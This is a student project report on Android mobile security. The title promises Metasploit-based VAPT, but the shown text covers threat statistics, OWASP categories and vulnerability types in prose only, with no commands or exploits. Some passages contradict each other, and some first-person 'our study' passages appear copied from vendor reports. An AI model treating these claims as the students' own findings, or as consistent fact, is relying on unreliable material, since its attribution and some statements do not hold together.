GITAM UNIVERSITY VISAKHAPATNAM

DEPARTMENT OF

COMPUTER SCIENCE ENGINEERING

Session [2021]

Android Mobile Security and VAPT using Metasploit

Submitted By

1.S.Rohith-121810305006

2.Potru Sai Bharath-121810305009

3.Nithin Sai-121810305013

4.Murukonda Jaya Kalyan-121810305056

ABSTRACT :

Mobile devices are becoming a method to provide an efficient and convenient way to access, find and share information; however, the availability of this information has caused an increase in cyber attacks. Currently, cyber threats range from Trojans and viruses to botnets and toolkits. Presently, 96% of mobile devices do not have pre-installed security software while approximately 65% of the vulnerabilities are found within the application layer. This lack in security and policy driven systems is an opportunity for malicious cyber attackers to hack into the various popular devices. Traditional security software found in desktop computing platforms, such as firewalls, antivirus, and encryption, is widely used by the general public in mobile devices. This review attempts to display the importance of developing a national security policy created for mobile devices in order to protect sensitive and confidential data.

In this project we will be discussing about mobile hacking and it can be done by using Kali Linux(Metasploit framework) and we will be discussing about it.

INTRODUCTION:

What is mobile security (wireless security)?

Mobile security is the protection of smartphones, tablets, laptops and other portable computing devices, and the networks they connect to, from threats and vulnerabilities associated with wireless computing.


Why is mobile security important?

Securing mobile devices has become increasingly important as the number of devices and the ways those devices are used have expanded dramatically. In the enterprise, this is particularly problematic when employee-owned devices connect to the corporate network.

Increased corporate data on devices increases the draw of cybercriminals who can target both the device and the back-end systems they tap into with mobile malware. IT departments work to ensure that employees know what the acceptable use policies are, and administrators enforce those guidelines.

Without mobile device security measures, organizations can be vulnerable to malicious software, data leakage and other mobile threats. Security breaches can cause widespread disruptions in the business, including complicating IT operations and affecting user productivity if systems must shut down.

A lack of mobile security can lead to compromised employee, business or customer data. If an employee leaves a tablet or smartphone in a taxi or at a restaurant, for example, sensitive data, such as customer information or corporate intellectual property, can be put at risk.



Application security is also a mobile security concern. One problem is mobile apps that request too many privileges, which allows them to access various data sources on the device. Leaked corporate contacts, calendar items and even the location of certain executives could put the company at a competitive disadvantage. Another concern is malicious software or Trojan-infected applications that are designed to look like they perform normally, but secretly upload sensitive data to a remote server.

Malware attacks are a common mobile security concern. Experts say Android devices face the biggest threat, but other platforms can attract financially motivated cybercriminals if they adopt near-field communications and other mobile payment technologies.

How does mobile security work?

As is the case with securing desktop PCs or network servers, there is no one single thing that an organization does to ensure mobile device security. Most organizations take a layered approach to security, while also adapting longstanding endpoint security best practices.

Some of these best practices pertain to the way the device itself is configured, but other best practices have more to do with the way the user uses the device.

Device security. From a device configuration standpoint, many organizations put policies into place requiring devices to be locked with a password or to require biometric authentication. Organizations also use mobile device security software that allows them to deploy matches to devices, audit the OS levels that are used on devices and remote wipe a device. For instance, an organization may want to remotely wipe a phone that an employee accidentally leaves in public.

End-user practices. Some end-user mobile security best practices might include avoiding public Wi-Fi or connecting to corporate resources through a virtual private network (VPN). IT staff can also educate users on mobile threats such as malicious software and seemingly legitimate apps that are designed to steal data.

What are the benefits of mobile security?

The most obvious benefit to mobile security is preventing sensitive data from being leaked or stolen. Another important benefit, however, is that by diligently adhering to security best practices, an organization may be able to prevent ransomware attacks that target mobile devices.

At a higher level, a solid mobile device security plan can help to ensure regulatory compliance. A strategy also makes mobile devices and the software that runs on them easier to manage.

What are the challenges of mobile security?

One of the biggest challenges to mobile device security is the sheer variety of devices that employees potentially use. There are countless makes and models of smartphones, tablets and other mobile devices. Mobile device management (MDM) software generally supports the more popular devices and the latest mobile OSes, but not all security policy settings work on all devices.

Another challenge to mobile device security is the constantly evolving threat landscape. At one time, there were relatively few mobile threats

for organizations to worry about. As devices became more widely adopted, however, cybercriminals began increasingly targeting mobile platforms.

What are the types of mobile device security?

Mobile device security often centers around the use of MDM. MDM capabilities are often available in enterprise mobility management and unified endpoint management tools, which evolved from the early device-only management options.

However, organizations typically use other security tools to enhance their mobile device security. This might include VPNs, antimalware software, email security tools that are designed to block phishing attacks and endpoint protection tools that monitor devices for malicious activity.

Currently, mobile devices are the preferred device for web browsing, emailing, using social media and making purchases. Due to their size, mobile devices are easily carried in people's pockets, purses or briefcases. Unfortunately, the popularity of mobile devices is a breeding ground for cyber attackers. Operating systems on mobile devices do not contain security software to protect data. For example, traditional security software found in personal computers (PCs), such as firewalls, antivirus, and encryption, is not currently available in mobile devices (Ruggiero, 2011). In addition to this, mobile phone operating systems are not frequently updated like their PC counterparts. Cyber attackers can use this gap in security to their advantage. Cyber-attackers dispersed a mobile picture-sharing application that covertly sent premium-rate text messages from a user's mobile phone (Ruggiero, 2011). Thus, this example illustrates the importance of having a security policy for mobile phones.

In 2018, mobile apps were downloaded onto user devices over 205 billion times. Data by Marketing Land indicates that 57

percent of total digital media time is spent on smartphones and tablets. More often than not, our daily lives depend on apps for instant messaging, online banking, business functions, and mobile account management. According to Juniper Research, the number of people using mobile banking apps is approaching two billion—around 40 percent of the world's adult population. Developers pay painstaking attention to software design in order to give us a smooth and convenient experience. People gladly install mobile apps and provide personal information, but rarely stop to think about the security implications. Positive Technologies experts regularly perform security analysis of mobile applications. This report summarizes the findings of their work performing security assessment of mobile apps for iOS and Android in 2018.


In 2020 we saw the attack surface continuously expanding, with 97% of organizations facing mobile threats that originated in multiple vectors including applications, networks, devices, and OS vulnerabilities.Over the past year, researchers at Check Point have been observing a rise in the number of attacks and data breaches that have come in through the mobile endpoint. With 97% of organizations having faced mobile threats and with 46% having had at least one employee download a malicious mobile application that threatened networks and data, we can see that the threat to the mobile endpoint has become greater than ever and must be well accounted for by every organization.

In 2021, The sudden and swift transition of the global workforce to the home, as spurred on by the outbreak of the coronavirus pandemic, has forced organizations worldwide to make significant changes to their infrastructures so their employees can be productive and comfortable as they work almost exclusively from home.

In this new paradigm, the mobile device is used more than ever to access corporate systems, both for routine as well as for critical tasks.

This has greatly extended the attack surface and made the mobile device more susceptible than ever to cyber threats, such as phishing scams, malicious apps, man-in-the-middle attacks, rootkit, and more.

To help organizations understand where the potential vulnerabilities are, how they are being exploited by threat actors, and how to protect against attacks, Check Point presents this Mobile Security Report.



The US mobile worker population will continue grow at a steady rate over the next four years, increasing from 78.5 million mobile workers in 2020 to 93.5 million in 2024. Furthermore, by the end of the forecast period, IDC projects that mobile workers will account for nearly 60% of the total US workforce.

Mobile Vulnerabilities:

Mobile applications are at the epicenter of current development trends. Most of these applications have a client–server architecture. The client runs on the operating system, which is most frequently Android or iOS. This client is downloaded to the device from the app distribution platforms, where developers publish their wares. As perceived from the user's point of view, the client installed on the smartphone is the mobile application. This is what the user interacts with to make purchases, pay bills, or read emails. But in fact, there is also another component: the server, which is hosted by the developer. Often this role is performed by the same software that is responsible for generating and processing content on the site. In other words, most often the server-side component is a web application that interacts with the mobile client over the Internet by means of a special application programming interface (API). So in reality we can regard the server as the more important component. It is where information is stored and processed. The server is also responsible for synchronizing user data between devices. Modern mobile OSs come with various security mechanisms. By default, an installed app can access only files in its own sandbox directories, and user rights do not allow editing system files. Nevertheless, errors made by developers in designing and writing code for mobile applications cause gaps in protection and can be abused by attackers. Comprehensive security checks of a mobile application include a search for vulnerabilities in the client and server, as well as data transmission between them. In this report, we will cover all three aspects. We will also talk about threats to users, including threats arising from interaction between the client and server sides of mobile applications.




Figure 1. Client-server interaction in a mobile application

Client-side vulnerabilities:

Android applications tend to contain critical vulnerabilities slightly more often than those written for iOS (43% vs. 38%). But this difference is not significant, and the overall security level of mobile application clients for Android and iOS is roughly the same. About a third of all vulnerabilities on the client side for both platforms are high-risk ones.




Figure 2. Maximum risk level of vulnerabilities (percentage of client-side components)




Figure 3. Vulnerabilities by severity




Figure 4. Security of client-side components (percentage of mobile applications)

Insecure interprocess communication (IPC) is a common critical vulnerability allowing an attacker to remotely access data processed

in a vulnerable mobile application. Let us review the workings of IPC in greater detail.

Android provides Intent message objects as a way for application components to communicate with each other. If these messages are broadcasted, any sensitive data in them can be compromised by malware that has registered a BroadcastReceiver instance.




Figure 5. Insecure interprocess communication on Android

Mobile devices store data such as geolocation, personal data, correspondence, credentials, and financial data, but secure storage of that data by mobile applications is often overlooked. Insecure Data Storage is second in the OWASP Mobile Top 10−2016 rating. This vulnerability was found in 76 percent of mobile applications.




Figure 11. Mobile application vulnerabilities (percentage of client-side components)

Server-side vulnerabilities:

As noted already, the server component of a mobile application is, in essence, a web application. Web application vulnerabilities have been analyzed in our previous report. However, here we will take a closer look at vulnerabilities in the server components of mobile applications.




Figure 14. Vulnerabilities by severity

According to McAfee, the amount of malware for mobile devices keeps growing. Every quarter 1.5 to 2 million new malware variants are discovered. As of the end of 2018, there were over 30 million malware variants in total. Constant growth in the amount and variety of malware for mobile devices has fueled the popularity of attacks on client-side components. Server vulnerabilities are no longer the main threat to mobile applications. Back in 2012, Weak Server Side Controls ranked second in the OWASP Mobile Top 10 rating. In 2016, server-side vulnerabilities did not even make the list of the top 10 most common threats. However, risks related to server flaws still remain, and major data leaks due to server vulnerabilities continue to occur. Our study shows that the server side is just as vulnerable as the client side: 43 percent of server-side components have a security level that is "low" or "extremely poor," and 33 percent contain critical vulnerabilities.




Figure 15. Security of server-side components (percentage of systems)




Figure 16. Maximum risk of vulnerabilities found (percentage of server-side components)

Server-side components contain vulnerabilities both in application code and in the app protection mechanisms. The latter include flaws in the implementation of two-factor authentication. Let us consider one vulnerability our experts encountered in an application. If two identical requests are sent to the server one right after the other, with a minimal interval between them, one-time passwords are sent to the user's device both as push notifications and via SMS to the linked

phone number. The attacker can intercept SMS messages and impersonate the legitimate user, for instance, by cleaning out the user's bank account.




Figure 20. Most common vulnerabilities in server-side components (percentage of systems)

Insufficient authorization issues were found in 43 percent of server-side components. This is one of the most common high-risk vulnerabilities, accounting for 45 percent of all critical vulnerabilities.

Information leaks are another widespread problem with server-side components, with potentially serious consequences. For instance, when we started a chat in one of the tested applications, we saw the full name and phone number of the other person in the server response. Another example of critical data disclosure is the session ID in the link to a document handled in the mobile application. If the attacker convinces the user to send a link to this document, and the link contains the session ID, the attacker can impersonate the user.

If the mobile application server accepts numeric input (for example, map coordinates), restrictions must be in place. Without restrictions, the attacker can indicate arbitrary coordinates to search for an object on the map. Invalid coordinates will cause a large delay in server response and, as a result, denial of service. Disruption of app operation is harmful to the reputation of the developer.

Risks for users

Our study indicates that all mobile applications are vulnerable. In a handful of cases exploiting vulnerabilities might require physical access to the device, but usually this can be accomplished remotely via the Internet. Every tested mobile application contained at least one vulnerability that could be exploited remotely using malware. Sometimes the hacker needs full access to the file system: jailbreak on iOS or root privileges on Android. But even that is not always a challenge. Many mobile device owners escalate their privileges in the OS on purpose when trying to bypass various restrictions, sideload software, or customize the user interface. According to researchers' data, 8 percent of iOS users have jailbroken their devices and 27 percent of Android devices are running with root privileges. Devices with such privileges are at greater risk, because these privileges can be abused by malware. For instance, KeyRaider malware spread through an app distribution platforms for jailbroken devices and stole credentials, certificates, and encryption keys from 225,000 iOS users.

SOME OF THE KEY FINDING IN 2020 ARE:


1.COVID-19 is the new app attack premise, with skilled threat actors exploiting the public's concerns with the pandemic via malicious apps that are masquerading as providers of legitimate help in times of crisis

2.Ransomware has gone mobile as in the case of Lucy, a Malware-as-a-Service (MaaS) botnet and dropper for Android devices.

